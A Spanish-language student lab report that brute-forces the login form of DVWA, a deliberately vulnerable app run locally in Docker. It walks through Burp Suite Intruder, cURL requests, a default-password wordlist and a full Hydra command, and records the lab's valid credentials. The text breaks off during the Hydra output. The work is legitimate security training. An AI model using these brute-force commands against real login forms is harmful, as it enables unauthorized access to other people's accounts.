

Informe Laboratorio 2

Sección 2

Cristóbal Barra
cristobal.barra1@mail.udp.cl

Septiembre de 2024

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.2. Redirección de puertos en docker (dvwa)	3
2.3. Obtención de consulta a replicar (burp)	4
2.4. Identificación de campos a modificar (burp)	7
2.5. Obtención de diccionarios para el ataque (burp)	8
2.6. Obtención de al menos 2 pares (burp)	10
2.7. Obtención de código de inspect element (curl)	12
2.8. Utilización de curl por terminal (curl)	12
2.9. Demuestra 4 diferencias (curl)	14
2.10. Instalación y versión a utilizar (hydra)	14
2.11. Explicación de comando a utilizar (hydra)	15
2.12. Obtención de al menos 2 pares (hydra)	15
2.13. Explicación paquete curl (tráfico)	16
2.14. Explicación paquete burp (tráfico)	17
2.15. Explicación paquete hydra (tráfico)	18
2.16. Menciona de las diferencias (tráfico)	20
2.17. Detección de SW (tráfico)	20
2.18. Interacción con el formulario (python)	21
2.19. Cabeceras HTTP (python)	21
2.20. Obtención de al menos 2 pares (python)	23
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	24
2.22. Demuestra 4 métodos de mitigación (investigación)	26

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en Burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, Burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Lo primero es clonar el repositorio de Github de DVWA dentro de nuestro sistema, el link al repositorio es el que fue dado en las intrucciones y el que se ve en la figura 1.

```
informatica@informatica-12:~$ git clone https://github.com/digininja/DVWA
Cloning into 'DVWA'...
remote: Enumerating objects: 4758, done.
remote: Counting objects: 100% (308/308), done.
remote: Compressing objects: 100% (178/178), done.
remote: Total 4758 (delta 164), reused 246 (delta 124), pack-reused 4450 (from 1)
Receiving objects: 100% (4758/4758), 2.39 MiB | 6.93 MiB/s, done.
Resolving deltas: 100% (2259/2259), done.
informatica@informatica-12:~$
```

Figura 1: Clonación de repositorio de DVWA.

Una vez que esté clonado el repositorio, y dentro de la carpeta del mismo, solo falta hacer correr el contenedor. En la documentación del repositorio se pueden encontrar las instrucciones, con tan solo el comando ***docker compose up -d*** será posible levantarlo.

```
informatica@informatica-12:~/DVWA$ docker compose up -d
[+] Running 27/19
 ✓ dvwa Pulled                                14.2s
 ✓ db Pulled                                  14.3s

[+] Running 4/4
 ✓ Network dvwa_dvwa      Created            0.2s
 ✓ Volume "dvwa_dvwa"     Created            0.0s
 ✓ Container dvwa-db-1    Started         5.0s
 ✓ Container dvwa-dvwa-1  Started         1.0s
```

Figura 2: Comando *docker compose*.

2.2. Redirección de puertos en docker (dvwa)

Este contenedor corre dentro de la localhost, por lo tanto hay que asignarle un puerto. Dado que se usó el comando de la figura 2, el puerto se asignó de manera automática por las

configuraciones del repositorio.

```
informatica@informatica-12:~/DVWA$ docker ps
```


CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
8e2098b74e94	ghcr.io/digininja/dvwa:latest	"docker-php-entrypoi..."	About a minute ago	Up About a minute	127.0.0.1:4280->80/tcp	dvwa-dvwa-1
1b206efd739e	mariadb:10	"docker-entrypoint.s..."	About a minute ago	Up About a minute	3306/tcp	dvwa-db-1

Figura 3: Puerto ocupado por el contenedor DVWA.

El comando ***docker compose up -d*** también inició la imagen de la base de datos, pero a ésta no le tomaremos importancia. Lo importante es el número del puerto en el cual se sitúa la imagen DVWA, el cual corresponde al puerto 4280.

2.3. Obtención de consulta a replicar (burp)

Una vez corriendo el contenedor, podemos acceder a la página a través de la URL **http://localhost:4280**, ésta nos llevará al campo de login principal, éste no es importante por lo que solo se iniciará con las credenciales **admin/password** que se encuentran en la documentación del repositorio en Github.



Username

Password

Login

Figura 4: Login principal.

Una vez ingresados, debemos iniciar la base de datos, solamente clickeando en el botón **Create / Reset Database** se realizará la acción.

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: `/var/www/html/config/config.inc.php`

If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("**admin // password**") at any stage.

Setup Check

Web Server SERVER_NAME: **localhost**

Operating system: ***nix**

PHP version: **8.3.11**
PHP function display_errors: **Enabled**
PHP function display_startup_errors: **Enabled**
PHP function allow_url_include: **Enabled**
PHP function allow_url_fopen: **Enabled**
PHP module gd: **Installed**
PHP module mysql: **Installed**
PHP module pdo_mysql: **Installed**

Backend database: **MySQL/MariaDB**
Database username: **dvwa**
Database password: *********
Database database: **dvwa**
Database host: **db**
Database port: **3306**

reCAPTCHA key: **Missing**

Writable folder `/var/www/html/hackable/uploads/`: **Yes**
Writable folder `/var/www/html/config`: **Yes**

Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your `php.ini` file and restart Apache.


`allow_url_fopen = On`
`allow_url_include = On`

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Create / Reset Database

Figura 5: Crear / Reiniciar base de datos.

Luego de crear la base de datos, refrescamos la página e ingresamos nuevamente con **admin/password** y ahora podemos dirigirnos a **localhost:4280/vulnerabilities/brute/**, donde se encuentra el verdadero desafío.



Vulnerability: Brute Force

Login

Username:


Password:

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Figura 6: Formulario de inicio de sesión a romper.

Todo lo anterior mencionado se puede realizar dentro del programa **Burpsuite**, el cual se requiere para esta parte del laboratorio. Debemos abrir el browser que brinda este software en la pestaña **Proxy** e ingresar al login antes mencionado. Podemos ingresar credenciales de usuario y contraseña cualesquiera, en este caso se utilizará el par **1234/1234**, clickeamos en el botón de Login y como veremos a continuación, las credenciales son incorrectas.



Vulnerability: Brute Force

Login

Username:

Password:

Username and/or password incorrect.

Figura 7: Credenciales incorrectas.

Ahora, se comienza a hacer la interceptación de paquetes con el botón que se encuentra en la misma pestaña. Se ingresan las mismas credenciales de antes y se clickea en Login, ahora dentro de la pestaña **Proxy** es posible ver los paquetes que se interceptan, el primero que se ve es la consulta realizada por nosotros bajo el método GET, ésta será la que queremos replicar en el ataque.




Figura 8: Consulta GET.

2.4. Identificación de campos a modificar (burp)

Si se da click derecho a la consulta, sale la opción **Send to Intruder**, que es la pestaña a la que accederemos a continuación, en ésta podremos setear los parámetros para realizar el ataque a fuerza bruta. Adicionalmente, hay que establecer el tipo de ataque en **Cluster bomb**.




Figura 9: Identificación de campos a modificar.

Si nos fijamos en la primera línea de la consulta, se encuentran las credenciales con las que intentamos iniciar sesión, estos campos son los que modificaremos. Si seleccionamos en los campos que ingresamos y apretamos el botón de **Add §**, marcaremos entre estas llaves las credenciales.

```
1 GET /vulnerabilities/brute/?username=§1234§&password=§1234§&Login=Login HTTP/1.1
```

Figura 10: Campos a modificar.

2.5. Obtención de diccionarios para el ataque (burp)

Los diccionarios para usuarios y contraseñas se obtuvieron de distintas maneras. En el caso de la lista de usuarios, ésta se puede encontrar dentro del Github oficial de DVWA, junto al link:

<https://github.com/digininja/DVWA/tree/master/hackable/users>

Se puede apreciar que hay cinco usuarios disponibles en la imagen que se ve a continuación.

DVWA / hackable / users /



 erwanlr Initial Commit	
Name	Last commit message
..	
1337.jpg	Initial Commit
admin.jpg	Initial Commit
gordonb.jpg	Initial Commit
pablo.jpg	Initial Commit
smithy.jpg	Initial Commit

Figura 11: Lista de usuarios.

Para las contraseñas se usó una lista .txt llamada **http_default_passwords.txt**, y que contiene diecinueve contraseñas que nos pueden servir para realizar el ataque, lista la cual fue encontrada dentro de la URL:

<https://github.com/kkrypt0nn/wordlists>

[wordlists](#) / [wordlists](#) / [passwords](#) / [http_default_passwords.txt](#) 

 **kkrypt0nn** chore: Order the wordlists alphabetically (#28) ✓

Code **Blame** 19 lines (19 loc) · 126 Bytes

```

1  admin
2  apc
3  cisco
4  default
5  letmein
6  manager
7  none
8  pass
9  password
10 ppmax2011
11 root
12 security
13 sys
14 system
15 turnkey
16 user
17 vagrant
18 wampp
19 xampp
    
```

Figura 12: Lista de contraseñas.

Dentro de la pestaña **Intruder** hay una subpestaña que se llama **Payloads**, en ella cargaremos los diccionarios, ya sea escribiendo uno por uno como en el caso del primer payload correspondiente a los usuarios, como cargando un archivo en el caso del segundo payload para las contraseñas.

② Payload sets
 You can define one or more payload sets. The number of payload sets depends on the

Payload set: Payload count: 5
 Payload type: Request count: 95

② Payload settings [Simple list]
 This payload type lets you configure a simple list of strings that are used as payloads.

Paste
 Load ...
 Remove
 Clear
 Deduplicate

Add
 Add from list ... [Pro version only]

② Payload sets
 You can define one or more payload sets. The number of payload sets depends on the

Payload set: Payload count: 19
 Payload type: Request count: 95

② Payload settings [Simple list]
 This payload type lets you configure a simple list of strings that are used as payloads.

Paste
 Load ...
 Remove
 Clear
 Deduplicate

Add
 Add from list ... [Pro version only]

Figura 13: Payloads de usuarios y contraseñas.

En la subpestaña **Settings** limpiaremos la lista de palabras dentro del **Grep - Match**, y escribiremos lo siguiente: **Username and/or password incorrect**. Esta frase indica que las credenciales ingresadas no coinciden dentro de la base de datos, por lo tanto hay un error en el inicio de sesión, se hace con el fin de filtrar los distintos intentos de inicio de sesión y el resultado arrojado por éstos. Tal como se muestra en la figura 7, donde se realiza un intento fallido de login.




Figura 14: String que se usará com filtro (GREG).

2.6. Obtención de al menos 2 pares (burp)

Con todo ya definido, se puede dar paso al ataque, con el botón destacado en naranja **Start attack**. Se abre una nueva ventana donde se está realizando el ataque, y donde se prueba cada combinación de usuario y contraseña posible gracias a los diccionarios brindados con anterioridad.

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Username and/or password incorrect. ^
24	pablo	letmein	200	4			4684	
42	admin	password	200	4			4684	
45	smithy	password	200	3			4686	
61	1337	sys	200	3			4646	1
0			200	4			4646	1
1	1337	admin	200	3			4645	1
2	admin	admin	200	3			4646	1
3	gordonb	admin	200	3			4645	1
4	pablo	admin	200	3			4646	1
5	smithy	admin	200	2			4645	1

Figura 15: Proceso de ataque por fuerza bruta.

Podemos dar click en el parámetro 'Username and/or password incorrect.' y filtrará primero los intentos que no lanzan como respuesta esa frase, que son tres, como se muestra en la figura 15. Esos tres son las combinaciones correctas entre usuario y contraseña, podemos ver las siguientes pares: **pablo/letmein**, **admin/password**, **smithy/password**. Si probamos esos tres pares de credenciales en la página podremos ver las respuestas que se verán en las tres siguientes imágenes.



Figura 16: Inicio de sesión pablo/letmein.




Figura 17: Inicio de sesión admin/password.




Figura 18: Inicio de sesión smithy/password.

Se encontraron tres pares de credenciales de inicio de sesión, y con esto se concluye la labor realizada en Burpsuite, se espera que con los demás métodos se puedan encontrar los mismos pares.

2.7. Obtención de código de inspect element (curl)

Al ingresar credenciales aleatorias y dar click en Login se generará un paquete el cual contiene las credenciales recientemente ingresadas. Este paquete podemos copiarlo como código cURL, el cual podremos usar más adelante dentro de la terminal, tal como se ve en la imagen.




Figura 19: Inspeccionar elemento del paquete request.

2.8. Utilización de curl por terminal (curl)

Ya dentro de la terminal, primero debemos instalar cURL, en mi caso ya lo tenía instalado, pero de igual manera se muestra el comando para realizar la instalación, también se procede a verificar cuál es la version de cURL que se ha instalado, los dos comandos mostrados en la imagen más abajo.

```

ehnryoo@CristobalVM:~$ sudo apt-get install curl
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
curl ya está en su versión más reciente (8.2.1-1ubuntu3.3).
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 4 no actualizados.
ehnryoo@CristobalVM:~$ curl --version
curl 8.2.1 (x86_64-pc-linux-gnu) libcurl/8.2.1 OpenSSL/3.0.10 zlib/1.2.13 brotli/1.0
.9 zstd/1.5.5 libidn2/2.3.4 libpsl/0.21.2 (+libidn2/2.3.3) libssh/0.10.5/openssl/zli
b nghttp2/1.55.1 librtmp/2.3 OpenLDAP/2.6.6
Release-Date: 2023-07-26
Protocols: dict file ftp ftps gopher gophers http https imap imaps ldap ldaps mqtt p
op3 pop3s rtsp rtsp scp sftp smb smbs smtp smtps telnet tftp
Features: alt-svc AsynchDNS brotli GSS-API HSTS HTTP2 HTTPS-proxy IDN IPv6 Kerberos
Largefile libz NTLM NTLM_WB PSL SPNEGO SSL threadsafe TLS-SRP UnixSockets zstd

```

Figura 20: Instalación y verificación de versión de cURL.

La versión que se tiene de cURL es la 8.2.1, con el entorno listo ya se puede proceder a hacer uso de cURL. Se realizarán dos intentos, uno para un inicio de sesión incorrecto y otro para un inicio correcto. Se copia el texto copiado en formato cURL de la sección de inspección de elementos, en la parte destacada en blanco se ingresan los pares de credenciales **1234/1234** y **admin/password**. Tal como se verán las figuras 21 y 22.

```

ehnryoo@CristobalVM:~$ curl 'http://localhost:4280/vulnerabilities/brute/?Username=1234
&password=1234&Login=Login#' --compressed -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
ux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0' -H 'Accept: text/html,application/xh
tml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8'
-H 'Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3' -H 'Accept-Encoding: gzip, de
flate, br, zstd' -H 'Referer: http://localhost:4280/vulnerabilities/brute/' -H 'Connect
ion: keep-alive' -H 'Cookie: security=low; PHPSESSID=726eb737c3bbb94b95e7d106e8a06467'
-H 'Upgrade-Insecure-Requests: 1' -H 'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode: nav
igate' -H 'Sec-Fetch-Site: same-origin' -H 'Sec-Fetch-User: ?1' -H 'Priority: u=0, i'

```

Figura 21: Intento de login con credenciales incorrectas.

```

ehnryoo@CristobalVM:~$ curl 'http://localhost:4280/vulnerabilities/brute/?Username=admi
n&password=password&Login=Login#' --compressed -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu
; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0' -H 'Accept: text/html,applicati
on/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=
0.8' -H 'Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3' -H 'Accept-Encoding: gzi
p, deflate, br, zstd' -H 'Referer: http://localhost:4280/vulnerabilities/brute/' -H 'Co
nnection: keep-alive' -H 'Cookie: security=low; PHPSESSID=726eb737c3bbb94b95e7d106e8a06
467' -H 'Upgrade-Insecure-Requests: 1' -H 'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode
: navigate' -H 'Sec-Fetch-Site: same-origin' -H 'Sec-Fetch-User: ?1' -H 'Priority: u=0,
i'

```

Figura 22: Intento de login con credenciales correctas.

Un poco para entender como funciona la línea de comandos, se está creando un paquete de red en el cuál se ingresarán todos los parámetros que se ven en las dos figuras anteriores, parámetros que simulan un paquete request real hacia la URL deseada. Estos parámetros son los que van contenidos en la cabecera HTTP.

Al darle enter al comando, se envía la petición y nos regresa la reply que nos muestra en formato HTML la respuesta por parte de la página. Respuesta que dependerá de si ingresamos credenciales correctas o incorrectas.

2.9. Demuestra 4 diferencias (curl)

La primera diferencia que se puede apreciar utilizando cURL es la modificación de los campos de usuario y contraseña en las figuras 21 y 22, donde se hacen los intentos de login para los dos casos.

La segunda diferencia ya se encuentra en la respuesta por parte de la página, en el mensaje de inicio de sesión correcto, en este caso: **Welcome to the password protected area admin**, tal como se ve en la figura a continuación.

```
<p>Welcome to the password protected area admin</p>
```

Figura 23: Mensaje de respuesta para inicio correcto.

Dentro de la misma respuesta se encuentra también una imagen referente al avatar del usuario con el que se entró, cuya ubicación se aprecia en la figura 24 a continuación y que se puede ver también en la figura 17.

```

```

Figura 24: Añadido de imagen de usuario.

Para el caso de un inicio de sesión incorrecto, la diferencia encontrada radica en el mensaje de respuesta, el cual es: **Username and/or password incorrect.**, como puede observar en la imagen más abajo.

```
<pre><br />Username and/or password incorrect.</pre>
```

Figura 25: Mensaje de respuesta para inicio incorrecto.

No existen más diferencias en los comandos a ingresar o las respuestas dadas por la página.

2.10. Instalación y versión a utilizar (hydra)

Hydra ya se encuentra instalado dentro de mi computadora, pero de igual manera se mostrará el comando para instalar, acompañado del comando para mostrar la versión que se haya instalado.

```
ehnryoo@CristobalVM:~$ sudo apt-get install hydra
[sudo] contraseña para ehnryoo:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
hydra ya está en su versión más reciente (9.5-1).
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 4 no actualizados.
ehnryoo@CristobalVM:~$ hydra version
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).
```

Figura 26: Instalación y verificación de versión de Hydra.

En la figura anterior se muestra que en el equipo se encuentra configurada la versión v9.5 de Hydra.

2.11. Explicación de comando a utilizar (hydra)

Para realizar el ataque se debe realizar el comando que se encuentra a continuación.

```
ehnryoo@CristobalVM:~$ hydra -L users.txt -P http_default_passwords.txt "http-get-form
://localhost:4280/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login:H=Cooki
e:PHPSESSID=726eb737c3bbb94b95e7d106e8a06467; security=low:F=Username and/or password
incorrect"
```

Figura 27: Comando hydra para ataque.

Dentro de este comando se encuentran diferentes parámetros que harán más simple el ataque. Para este caso los parámetros **-L** y **-P** son para leer archivos .txt, uno para los usuarios y otro para las contraseñas, se hizo la creación de un archivo *users.txt* para plasmar los cinco usuarios utilizados dentro del ataque con Burpsuite, el archivo para las contraseñas se mantiene intacto.

También se puede apreciar el URL del formulario junto a el usuario y contraseña que se modificará durante cada iteración del ataque. En adición, en la sección de cookies se encuentran el **PHPSESSID** y **security** para mantener la misma sesión abierta y seguir iterando credenciales. Las cookies son las mismas que se usaron durante la consulta en cURL, como se aprecia en la figura 21 y 22.

2.12. Obtención de al menos 2 pares (hydra)

Después de ejecutar el comando, se hace el proceso de ataque a fuerza bruta, donde se intenta acceder utilizando todas las combinaciones posibles, al final del proceso muestra todas las combinaciones que resultaron en un acceso válido. Para este caso, y como se muestra en la figura 28, se encontraron tres pares, que son los mismos encontrados por Burpsuite, por lo que no hará falta probarlos en la página al saber que podremos iniciar sesión con todos ellos.

```

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-10 16:21:39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 95 login tries (l:5/p:19), ~6 tries per task
[DATA] attacking http-get-form://localhost:4280/vulnerabilities/brute/:username=^USER^&password=
